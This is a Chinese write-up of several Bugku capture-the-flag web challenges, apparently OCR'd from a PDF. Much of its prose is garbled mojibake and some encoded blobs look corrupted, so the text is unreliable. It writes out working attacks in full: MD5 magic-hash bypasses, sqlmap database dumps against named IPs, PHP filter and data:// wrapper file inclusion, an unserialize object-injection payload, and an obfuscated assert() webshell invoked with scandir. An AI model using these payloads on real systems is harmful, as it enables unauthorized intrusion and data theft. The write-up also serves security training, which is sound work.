刵腎徧剗扱揕巫兽寿罗竟迡衜扱揕徝制丆丰.bak竟任

谁叜.bak竟任

```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."妾值flag";
}
?>
```

仳砍宧讧受玾霆覇滶跌处丰杠任ｘ1. GET旂泛迡衙伦逄敶捻

ゴゴゴゴゴゴゴゴゴゴゴゴゴゴ2. 伦逄皊敶捻鉖 靨霆覇胐个丰叔釕key1咒key2

ゴゴゴゴゴゴゴゴゴゴゴゴゴゴ3. if(md5($key1) == md5($key2) && $key1 !== $key2) ==ゾ TRUE

漕泠刞觡ｘ1. 觡灸宫key杜绛迍str_repalce()刃敶

ゴゴゴゴゴ2. 刞觡MD5皊牾殊孝第丸绛迍if(md5($key1) == md5($key2) && $key1 !== $key2)杠任

MD5牾殊孝第丸ｘ

QNKCDZO
0e830400451993494058024219903391

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675

s1885207154a
0e509367213418206700842008763514

枸逦payload x

http://123.206.87.240:8002/web16/index.php?kekeyy1=s878926199a&kekeyy2=QNKCDZO

get flag:

Bugku{OH_YOU_FIND_MY_MOMY}

20. 或绯犖


耄炯 x SQL泮八
Topic Link x http://123.206.87.240:8002/chengjidan/

成绩单

90

快来查查成绩吧
http://123.206.87.240:8002/chengjidan/

柫盼畎靨= 迡衔浑诛= 受玾罗须造迍POST伦逶ID偷杜迡衔政叔罗须眺祀问宿




刋柀叵胣忈圮SQL泮八漕淦= 刵甭sqlmap逅衜浑诛

浑诛仩砐

python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1"

```
sqlmap>python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1"
```


浑诛给柩= 忈圮SQL泮八漕淦= 爄刀杫二瞮捻庙




```
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[17:06:06] [INFO] fetching database names
[17:06:06] [INFO] used SQL query returns 2 entries
[17:06:06] [INFO] resumed: information_schema
[17:06:06] [INFO] resumed: skctf_flag
available databases [2]:
[*] information_schema
[*] skctf_flag
```

披衮

python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1" -D skctf_flag --tables



```
sqlmap>python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1" -D skctf_flag --tables
```




```
[17:13:24] [INFO] fetching tables for database: 'skctf_flag'
[17:13:24] [INFO] used SQL query returns 2 entries
[17:13:24] [INFO] resumed: fl4g
[17:13:24] [INFO] resumed: sc
Database: skctf_flag
[2 tables]
+------+
| fl4g |
| sc   |
+------+
```

爄孝殼

python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1" -D skctf_flag -T fl4g --columns

```
sqlmap>python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1" -D skctf_flag -T fl4g --columns
```



```
[17:19:21] [INFO] fetching columns for table 'fl4g' in database 'skctf_flag'
[17:19:21] [INFO] used SQL query returns 1 entries
Database: skctf_flag
Table: fl4g
[1 column]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| skctf_flag | varchar(64) |
+------------+-------------+
```

爄牿宠孝殼偂

```
python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1" -D skctf_flag -T fl4g -C skctf_flag --dump
```

```
sqlmap>python2 sqlmap.py -u"http://123.206.87.240:8002/chengjidan/index.php" --dbs --data="id=1" -D skctf_flag -T fl4g -C skctf_flag --dump
```


```
Database: skctf_flag
Table: fl4g
[1 entry]
+---------------------------------+
| skctf_flag                      |
+---------------------------------+
| BUGKU{Sql_INJECTON_4813drd8hz4} |
+---------------------------------+
```

get flag:

```
BUGKU{Sql_INJECTON_4813drd8hz4}
```

21. 秋名山老司机


考点：脚本编写
Topic Link：http://123.206.87.240:8002/qiumingshan/



http://123.206.87.240:8002/qiumingshan/

是不是老司机试试就知道。

根据页面显示，让2s内计算一个公式，口算你认为你可能吗？？？，编写Python脚本。



但是不知道使用脚本计算出来的结果该怎么处理。出题人可真是老司机！！！！，当页面刷新超过2次时，就会显示不同的页面，提示怎么处理你计算出的结果。

python脚本

```
import requests
import re
url = 'http://123.206.87.240:8002/qiumingshan/'
R = requests.session()
g = R.get(url)
page = re.findall(r'<div>(.*)=\?;</div>', g.text)[0]
result = eval(page)
data = {'value': result}
flag = R.post(url, data=data)
print(flag.text)
```

```
åžÝæ  ¥ä½¿ä¹Ýæ¨¨è€  å  ¸æœº Bugku{YOU_DID_IT_BY_SECOND}
```

脚本的运行需要超过两次，才能够得到flag *_*


get flag:

```
Bugku{YOU_DID_IT_BY_SECOND}
```


22. 速度要快

考点：脚本编写
Topic Link：http://123.206.87.240:8002/web6/


查看页面源代码



根据提示需要POST传递一个margin，但是不知道margin的值是什么，于是抓取一个数据包进行查看



发现响应报文里面出现flag，先将其base64解码查看



难道这就是flag?????

通过提交该值，发现并不是(肯定不会这么简单。。。。)，根据源码里面的提示margin的值为你发现的东西，猜想margin的值就是flag，当我再次向服务器发出请求时发现flag的值在变化。

现在只有编写脚本 #一定要保证整个操作是在一个session中不然每一次的请求flag的值都不一样

```
import requests
import base64

url = 'http://123.206.87.240:8002/web6/'
#使用同一个会话
r = requests.session()
#get方式无参请求
get_response = r.get(url)
#bytes.decode("value")方法将byte类型的数据转换成str类型的数据
key = base64.b64decode(bytes.decode(base64.b64decode(get_response.headers['flag'])).split(":")[1])
#post：flag
post = {'margin': key}
post_responese = r.post(url, data=post)
#获取页面内容,使用"value".decode()方法将byte类型的数据转换成str类型的数据,两种引用方式不一样,但效果一样
print(post_responese.content.decode())
```

运行结果

```
KEY{111dd62fcd377076be18a}

Process finished with exit code 0
```

get flag:

```
KEY{111dd62fcd377076be18a}
```

23. cookies欺骗

考点：Cookie、base64编码
Topic Link：http://123.206.87.240:8002/web11/ 答案格式：KEY{xxxxxxxx}

cookies欺骗

100

http://123.206.87.240:8002/web11/答案格式：KEY{xxxxxxxx}

Flag

Submit

rfrgrgggggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrs

filename为base64编码，由此读取index.php文件，但是有行数的限制，编写脚本读取index.php文件

```
import requests
a=50
for i in range(a):
    url="http://123.206.87.240:8002/web11/index.php?line="+str(i)+"&filename=aW5kZXgucGhw"
    s=requests.get(url)
    print (s.text)
```


Result

```php
<?php

error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);



if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}



if(in_array($file, $file_list)){

$fa = file($file);

echo $fa[$line];

}

?>
```


代码审计可知需要构造：

1、cookie：$_COOKIE['margin']=='margin'

2、filename=a2V5cy5waHA=



右键查看源码读取flag



get flag:

```
<?php $key='KEY{key_keys}'; ?>
```

24. never give up

鍧椾ｘeregi()サ 仩砇宦讧サbase64缜砇サurl缜砇
Topic Link：http://123.206.87.240:8006/test/hello.php

梻晸罗须凖仩砇受玶忢圮 ℃1p.html№ 伨诛叄诅间 http://123.206.87.240:8006/test/1p.html＝ 沯跹轲制二兼安须靥＝ 庚诫昵釓宠吗宸臺＝ 梻晸1p.html罗须凖砇

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--


var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--
JTIyJTNCaWYlMjglMjElMjRfROVUJTVCJTI3aWQlMjclNUQlMjklMEElNOIlMEElMDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTN
EMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklMOIlMEElNOQlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGElMOQlMjRfROVUJTVCJT
I3YSUyNyU1RCUzQiUwQSUyNGIlMOQlMjRfROVUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJ
TA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUy
MEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJTIyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGx
hdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlMOQlMOQwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdW
JzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSUwO
XJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UlMEElNOIlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUy
MGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ%3D%3D--%3E"
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```

尉Words偷迟衔觫砹

url觫砹

```
<script>window.location.href='http://www.bugku.com';</script>
<!--
JTIyJTNCaWYlMjglMjElMjRfROVUJTVCJTI3aWQlMjclNUQlMjklMEElNOIlMEElMDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTN
EMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklMOIlMEElNOQlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGElMOQlMjRfROVUJTVCJT
I3YSUyNyU1RCUzQiUwQSUyNGIlMOQlMjRfROVUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJ
TA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUy
MEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJTIyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGx
hdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlMOQlMOQwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdW
JzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSU3QiUwO
XJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UlMEElNOIlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUy
MGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ==-->
```

base64觫砹

```
";if(!$_GET['id'])
{
    header('Location: hello.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
    echo 'no no no no no no no';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and
substr($b,0,1)!=4)
{
    require("f4l2a3g.txt");
}
else
{
    print "never never never give up !!!";
}


?>
```

仕砹宦讧受玶霆霸潋跌ｘ1. if(!$_GET['id'])杍任乀偍吒旼$id==0 //惁覾徎鑊眪仳昵叵仫刵觕php強粁垥绛迶 !aaa ==> 0 & aaa==0 ==> ture

ゴゴゴゴゴゴゴゴゴゴゴ2. $data=="bugku is a nice plateform!" //刵觕php估单讴煛偂

ゴゴゴゴゴゴゴゴゴゴゴ3. strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4 //刵觕eregi()刅噉%00戰斳漕洤绛迶 $b=%00999999999

柳遖payloadｘ

```
http://123.206.87.240:8006/test/hello.php?id=aaa&a=data://,bugku%20is%20a%20nice%20plateform!&b=%00999999
```

get flag:

```
flag{tHis_iS_THe_fLaG}
```

25. welcome to bugkuctf

耇炿ｘphp叓底初匜漕洤サ仕砹宦讧
Topic Linkｘhttp://123.206.87.240:8006/test1/

须靨準仩砐ｘ

```
you are not the number of bugku !

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

仩砐宧讧受玾霆覇滶跌ㄏ丰杗任ｘ1. user皊偷忙颁筏五"welcome to the bugkuctf"

梑捻揖祀 №include($file); //hint.php № 枸逦刨岠payload

payload1ｘ

```
http://123.206.87.240:8006/test1/?txt=data://,welcome%20to%20the%20bugkuctf&file=php://filter/convert.base64-
encode/resource=hint.php
```

谁变hint.php竟任ｘ

```
PD9waHAgIA0KICANCmNsYXNzIEZsYWd7Ly9mbGFnLnBocCAgDQogICAgcHVibGljICRmaWxlOyAgDQogICAgcHVibGljIGZ1bmN0aW9uIF9fdG9zdHJpbmcoKXsgIA0KICAgICAgICBpZihpc3NldCgkdGhpcy0+ZmlsZSkpeyAgDQogICAgICAgICAgICBlY2hvIGZpbGVfZ2V0X2NvbnRlbnRzKCR0aGlzLT5maWxlKTsgDQogICAgICAgICAgICBlY2hvICI8YnI+IjsgIA0KICAgICAgICByZXR1cm4gKCJnb29kIik7IA0KICAgICAgICB9IA0KICAgIH0gDQp9IA0KPz4gIA0K
```

尉莽变制皊base64仩砐迡衙觫富= 莽变hint.php竟任準砐

```
<?php

class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("good");
        }
    }
}
?>
```

payload2ｘ

```
http://123.206.87.240:8006/test1/?txt=data://,welcome%20to%20the%20bugkuctf&file=php://filter/convert.base64-
encode/resource=index.php
```

谁变index.php竟任

PD9waHAgIA0KJHR4dCA9ICRfR0VUWyJ0eHQiXTsgIA0KJGZpbGUgPSAkX0dFVFsiZmlsZSJdOyAgDQokcGFzc3dvcmQgPSAkX0dFVFsicGFzc3dvcmQiXTsgIA0
KICANCmlmKGlzc2V0KCR0eHQpJiYoZmlsZV9nZXRfY29udGVudHMoJHR4dCwncicpPT09IndlbGNvbWUgdG8gdGhlIGJ1Z2t1Y3RmIikpeyAgDQogICAgZWNoby
AiaGVsbG8gZnJpZW5kIWxicj4iOyAgDQogICAgaWYocHJlZ19tYXRjaCgiL2ZsYWcvIiwkZmlsZSkpeyANCgkJZWNobyAi5LiN6IO9546w5Zyo5bCx57uZ5L2gZ
mxhZ+WTpiI7DQogICAgICAgIGV4aXQoKTsgIA0KICAgIH1lbHNleyAgDQogICAgICAgIGluY2x1ZGUoJGZpbGUpOyAgIA0KICAgICAgICAkcGFzc3dvcmQgPSB1
bnNlcmlhbGl6ZSgkcGFzc3dvcmQpOyAgDQogICAgICAgIGVjaG8gJHBhc3N3b3JkOyAgDQogICAgfSAgDQp9ZWxzZXsgIA0KICAgIGVjaG8gInlvdSBhcmUgbm9
0IHRoZSBudW1iZXIgb2YgYnVna3UgISAiOyAgDQp9ICANCiAgDQo/PiAgDQogIA0KPCEtLSAgDQokdXNlciA9ICRfR0VUWyJ0eHQiXTsgIA0KJGZpbGUgPSAkX0
dFVFsiZmlsZSJdOyAgDQokcGFzcyA9ICRfR0VUWyJwYXNzd29yZCJdOyAgDQogIA0KaWYoaXNzZXQoJHVzZXIpJiYoZmlsZV9nZXRfY29udGVudHMoJHVzZXIsJ
3InKT09PSJ3ZWxjb21lIHRvIHRoZSBidWdrdWN0ZiIpKXsgIA0KICAgIGVjaG8gImhlbGxvIGFkbWluITxicj4iOyAgDQogICAgaW5jbHVkZSgkZmlsZSk7IC8v
aGludC5waHAgIA0KfWVsc2V7ICANCiAgICBlY2hvICJ5b3UgYXJlIG5vdCBhZG1pbiAhICI7ICANCn0gIA0KIC0tPiAg

尌莽変制旍base64仕砇逅衙觩富= 莽変index.php竟任準砇

```
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
        echo "专脆玶圮瀊统佑flag啊";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}

?>

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

刋杺仕砇叵矫ｘ1. file旍偂专脆匋吱flag孝第丸

ゴゴゴゴゴゴ　2. user旍偂怇颁筏五"welcome to the bugkuctf"

ゴゴゴゴゴゴゴ 3. password 旍偂怇颁昵绕迿底初匜旍孝第丸

php叓底初匜漕浍ｘ

彙丆丰寿豮袯彙佢孝第丸侅甭旼传晃劥谇甭魚泛刃嗽 "__toString()"

刵冐php叓底初匜漕洤逅衔柳逦齣绎payload

```
http://123.206.87.240:8006/test1/?txt=data://,welcome%20to%20the%20bugkuctf&file=hint.php&password=O:4:%22Flag%22:1:{s:4:%22file%22;s:8:%22flag.php%22;}
```

梻眑凖砇

```
hello friend!<br>  <?php
//flag{php_is_the_best_language}   1
?><br>good

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

get flag:

```
flag{php_is_the_best_language}
```

26. 过狗一句话

考点：代码审计
Topic Link：http://123.206.31.85:49162/

源码

```php
<?php
$poc = "a#s#s#e#r#t";
$poc_1 = explode("#", $poc);
$poc_2 = $poc_1[0] . $poc_1[1] . $poc_1[2] . $poc_1[3] . $poc_1[4] . $poc_1[5];
$poc_2($_GET['s'])
?>
```

代码审计，源码相当于：assert() 执行字符串s

payload1：读取当前目录下的文件

```
http://123.206.87.240:8010/?s=print_r(scandir(%27./%27))
```

发现存在特殊文件：


访问：http://123.206.87.240:8010/f14g.txt 读取到flag信息

get flag:

```
BUGKU{bugku_web_009801_a}
```


27. 字符？正则？

考点：正则匹配
Topic Link：http://123.206.87.240:8002/web10/



字符？正则？

http://123.206.87.240:8002/web10/



源码

```php
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```

正则分析

"key"：表达式字符串”key“直接匹配

"."：匹配除“\n”之外的任何单个字符。要匹配包括“\n”在内的任何字符，请使用像“[\s\S]”的模式

"*"：匹配前面的子表达式零次或多次。例如，zo*能匹配“z”以及“zoo”。*等价于{0,}

"\/"：代表“/”

[a-z]：代表a-z中的任意一个字符

[[:punct:]]：匹配其中一个字符： !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~


/i：忽略大小写

{4-7}：{n,m},m和n均为非负整数，其中n<=m。最少匹配n次且最多匹配m次

"/"：将下一个字符标记为一个特殊字符、或一个原义字符、或一个向后引用、或一个八进制转义符。例如，“\n”匹配字符“n”。“\\n”匹配一个换行符。序列“\\”匹配“\”而“\(”则匹配“(”

构造payload

```
http://123.206.87.240:8002/web10/?id=key999key9999key:/9/999keyy^
```




```
<?php
highlight_file('2.php');
$key='KEY{**********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
    die('key is: '.$key);
}
?> key is: KEY{0x0SIOPh550afc}
```

get flag:

```
key is: KEY{0x0SIOPh550afc}
```

28. 匆她发(SKCTF)

考炯 x MD5 サ仕砍宦讧

Topic Link x http://123.206.31.85:49162/

前女友(SKCTF)

100

http://123.206.31.85:49162/flag格式：SKCTF{xxxxxxxxxxxxxxxx}

分手了，纠结再三我没有拉黑她，原因无它，放不下。

终于那天，竟然真的等来了她的消息：“在吗？”

我神色平静，但颤抖的双手却显示出我此刻的激动。“怎么了？有事要我帮忙？”

“怎么，没事就不能联系了吗？”结尾处调皮表情，是多么的陌生和熟悉……

“帮我看看这个...”说着，她发来一个链接。

